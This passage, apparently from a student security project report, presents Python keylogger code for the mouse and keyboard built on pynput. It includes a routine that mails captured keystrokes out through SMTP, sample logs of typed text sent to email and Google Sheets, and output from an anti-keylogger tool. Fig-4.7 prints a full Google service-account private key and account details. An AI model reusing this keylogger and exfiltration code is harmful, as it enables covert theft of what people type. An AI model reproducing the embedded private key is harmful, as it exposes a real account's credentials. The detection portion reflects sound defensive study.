
Step-7: The final step is to set up an instance for the listener and define the on_move, on_click, on_scroll() methods in it and then join the instance to the main thread.

```
with mouse.Listener(
        on_move=on_move,
        on_click=on_click,
        on_scroll=on_scroll) as listener:
    listener.join()
```

4. RESULTS AND DISCUSSION:

i) Coded Implementation:


Mouse Keylogger:



```
from pynput import mouse
from pynput.keyboard import Key, Controller

keyboard = Controller()

import numpy as np
import pandas as pd

def on_move(x, y):
    # print('Pointer moved to {0}'.format((x, y)))
    with open('imp.csv', 'a') as file:
        file.write('{},{}\n'.format(x, y))
    pass

def on_click(x, y, button, pressed):
    print('{0} at {1}'.format('Pressed' if pressed else 'Released',(x, y)))
    if not pressed:
        # Stop listener
        # return False
        pass

def on_scroll(x, y, dx, dy):
    print('Scrolled {0} at {1}'.format('down' if dy < 0 else 'up',(x, y)))

with open('imp.csv', 'w') as file:
    file.write(','.join(['x', 'y']) + '\n')
    file.close()


# Collect events until released
with mouse.Listener(
```


Fig-4.1: Cursor Keylogger Sample Code

Keyboard Keylogger:



```
def on_press(key):
    global keys, count, full_log, word, char_limit
    keys.append(key)
    count += 1
    # print("{0} pressed".format(key))

    try:
        # print("{0} pressed".format(key.char))
        if key == Key.space:
            word += " "
            full_log += word
            word = ""
        elif key == Key.enter:
            # word += "\n"
            word += " "
            full_log += word
            word = ""
        elif key == Key.backspace:
            pass
            # word = word[:-1]
        elif str(key).find('Key') == -1:
            char = f'{key}'
            char = char[1:-1]
            word += char
        else:
            print(key)

        if len(full_log) > char_limit:
            write_file(full_log)
            full_log = ""
```


Fig-4.2: Keyboard Keylogger Sample Code



```
def send_log():
    server.sendmail(
        email,
        email,
        full_log
    )
#
```

Fig-4.3: Keyboard Keylogger Sample Code


Anti-Keylogger:



```
root@shiv-VirtualBox:/home/shiv/Desktop/isaa# python3 antik.py
antikeylogger
Reading Process list...


KeyLogger Detected:
The following proccess may be a keylogger:

        8662 - --> ./lkl -l -k keymaps/us_kmALT /home/shiv/Documents/log.txt

Do you want to stop this process: y/n ?y
root@shiv-VirtualBox:/home/shiv/Desktop/isaa#
```

ii) Results obtained


- To check the working of our keylogger, we input some letters on the screen using our keyboard. These keystrokes are supposed to be detected by our keylogger and displayed on the spreadsheet and also sent via email using smtp functionality.



□	☆	me	**(no subject)** - 123456789	Nov 18
□	☆	me	**(no subject)** - 1234567890	Nov 18
□	☆	me	**(no subject)** - 5677890	Nov 18
□	☆	me	**(no subject)** - 34567890	Nov 18
□	☆	me	**(no subject)**	Nov 18
□	☆	me	**(no subject)** - t sis	Nov 18
□	☆	me	**(no subject)** - t, i think	Nov 18


Fig-4.4: Keyboard Keylogger elements received through mail.

- We are using a notepad to write a text by pressing certain keys on our keyboard. Any other application can be used to input the keystrokes, like the search bar or some IDE but in this case, we are using a text file.



Hi this is isaa project!!!!


Fig-Notepad text



```
17-Nov-2021~~12:23:38~~adghagda
gjasgas

17-Nov-2021~~12:23:39~~gasdhdg
gjsadg

17-Nov-2021~~12:23:44~~sdgjkhsdg
agnaGamngasdgadsgsadgh'aga

17-Nov-2021~~12:23:45~~gaskjhgas
gasjdkhgas

17-Nov-2021~~12:23:46~~dgajsdghasdg

17-Nov-2021~~12:23:47~~sagh'lasdg

17-Nov-2021~~12:23:59~~191
word +=
17-Nov-2021~~12:24:11~~  qasdfgvbjk,
17-Nov-2021~~12:24:13~~sdfhjasf adgjkagfad
17-Nov-2021~~12:24:15~~gasdg akgas
17-Nov-2021~~12:24:16~~g dghga gkldnjasl
17-Nov-2021~~12:24:17~~g algkj gsdg
17-Nov-2021~~12:24:19~~sdg adsgkahg
17-Nov-2021~~12:24:19~~as dg askgng
<17-Nov-2021~~12:29:02>sadfghjhgfdsasdfghjkjhgfdsasdfgh
```


Fig-4.5: Keyboard Keylogger Output

- After inputting the text on the notepad, it is observed that the exact keystrokes of the user are saved in the spreadsheet, along with the date and timestamp of input as well as the username of the person who is using the keyboard.


isaa
File Edit View Insert Format Data Tools Extensions Help
Last edit was seconds ago
100%
Default (Ari...
10
B18

	A	B	C	D	E
1	date	time	host	log	
2					
3	18-Nov-2021	16:21:49.937434	Shiv	and again,	
4	18-Nov-2021	16:21:40.127186	Shiv	tab pressed	
5	18-Nov-2021	16:21:15.193952	Shiv	%!(*&^%	
6	18-Nov-2021	16:21:07.440277	Shiv	lcollege	
7	18-Nov-2021	16:20:42.981455	Shiv	ing??	
8	18-Nov-2021	16:20:38.213623	Shiv	how are	
9	18-Nov-2021	16:20:30.089367	Shiv	world	
10	18-Nov-2021	16:20:23.929533	Shiv	form me	
11					
12					
13					

Fig-4.6: Keyboard Keylogger Typed words viewed in google sheets.



```
{
  "type": "service_account",
  "project_id": "isaa-project-332507",
  "private_key_id": "82c060b3e61481cbd810cccaf739f8bc1540568d",
  "private_key": "-----BEGIN PRIVATE KEY-----\nMIIEvwIBADANBgkqhkiG9w0BAQEFAASCBKkwggSlAgEAAoIBAQDCOFGcWSo2FOjO\nb+BArIlRF9lrSRHW4rLsHlUTlWeVisOfE/jZfKHL
  +snexFhXtKo5PyTaUDdKIVA6\nKnup1A2+A4gAH3iJ+J3lDLHz/1h3dc3mFjCMrZ9as1zcKY5WpKQdTJr6ln/vXzW5\nb3rZYwz3HIz0192SJqpg+nKhyw5JtMRp7s7H35akgbwfi0xaNpHR7jRfpomMw4Kj\naINLKaM
  +TsTEd3Wbd60RL4lpp9AHzaf0uzt0kdB/1zivJcoCbljw8fpk3jXH7Wst\npi8CndA18dl5AsZlTbh6i6hcjtI4tCEASn9A8klU1s9mop50fwJf2P/pJ/1y3Pzy\nEQBFhOmtAgMBAAECggEAAlaVPPGh3XbQ+rNEGuM43/
  4DgwklKtYd21PeKFczIQzD\noCWoaE3k0MTbK1Bn09578iZ9dhdjIwRVp+2dAYVpCPGX8JBwbhDNLdXCSrKunemQ\nKgX4Xak1cu0X4Bqr+QUQaL3kW8H2FlaqGepqqzVTEaKJW+VBaRo7EOHTAXmlWWPL\nXWakdeGK/
  t0YFWhFDwMhary1GLbdWbvaJ+v6pJsCcIc7mIRwpKOnW3SMHFffn9BI\nPVsKVxUYAXBeYOaWuGd6/tw4+n3S9ixM1ZCitasb3q1G/
  riehRBxywDhq0qSCSil\n7pbbrqTQGXzeKfofju3Cu2keMdYpkuFprv89ftJJzQKBgQDqUrf7bTE4SiM7DEFq\n1r6akz92wYZAGBbjEtRG6F1iLOs7dbc/
  ncicBheBGGnnA8Hnw4YZD2D1SmzX8two\nh8qWFpkwqGVA0BT11+5dOjV5wEAgJ2wDQ9Og9vc/a9khAEgb5zBLfKjYTN9lt/4N\nRivrEBqDdOW+FK+uLYIBUrlQIwKBgQDUL97xCOpvF9NT0AKsNdxo2WkJFJEtrq/
  n\nWBQ3AT9sXwqX/UymjaX7l/Op2n59ElpAy+J+07D9bcAYSw+s1mWoyRRhBymkLZ8G\nvL6LRq6SOutCkPvqfkjR7xUAu2ub5NA/v55
  +jfDyZMXiG5GTHGAt990dE8ckv4UN\nvhgVUPWT7wKBgQCUGgArK9KmL0WhNpfKPTxvWo4MMzj1HcSpdOcygf8z5Awxoq9V\nyBZZdwg4EgQtfRR7tfr1r
  +CqaIXu35MDEwCaaGIefPCyTFJTKE2CIx5Ve4uMRx5f\n2ejSngWb0kCEOTdaW38M1xeozr2L/wTVwvpTMfRwDdx/jXeUcTLwPybdXQKBgQCq\nVJdRxEd00JprAGL03PPHEyeXC3STSFSakIEBurWwCAdYBRT/
  6ltgwRK6lxPM0Ou0\ncjaqesLsXarDlZXKt/y5Zlk+nmJWEe1DmkYXRbEjX7q1H++pyKAqLhMdGFaEuURW\nuDrB+q1911lmbZ0Ji9DFdeCA0/
  ybykZDxuJMUKYg7wKBgQC4zPHPYkklpHnnsc8q\nWFnfA0OgzGbb5VGwdVd8J/zA7fzU0P48VsPC0AuePinfIS9gxyXdx+fMTke36G2g\nvjhfqD8x2CL4LO4RfzZ7y8OljofkUA/
  1Rna7iV1HHeYTRc9RXb0OplZH0QE0x4Xx\nvxxJn4NVCfu3gPjnEvdE+3t0vQ==\n-----END PRIVATE KEY-----\n",
  "client_email": "shiv-642@isaa-project-332507.iam.gserviceaccount.com",
  "client_id": "116414845971384946952",
  "auth_uri": "https://accounts.google.com/o/oauth2/auth",
  "token_uri": "https://oauth2.googleapis.com/token",
  "auth_provider_x509_cert_url": "https://www.googleapis.com/oauth2/v1/certs",
  "client_x509_cert_url": "https://www.googleapis.com/robot/v1/metadata/x509/shiv-642%40isaa-project-332507.iam.gserviceaccount.com"
}
```

Fig-4.7: Keyboard Keylogger sample code connected to google API.

- To check the working of our keylogger, we scrolled and pressed using the mouse on the screen. These keystrokes are supposed to be detected by our mouse keylogger and displayed on the image and saved as a csv file with coordinates.





Fig-4.8: Mouse Keylogger movement position observed on desktop.

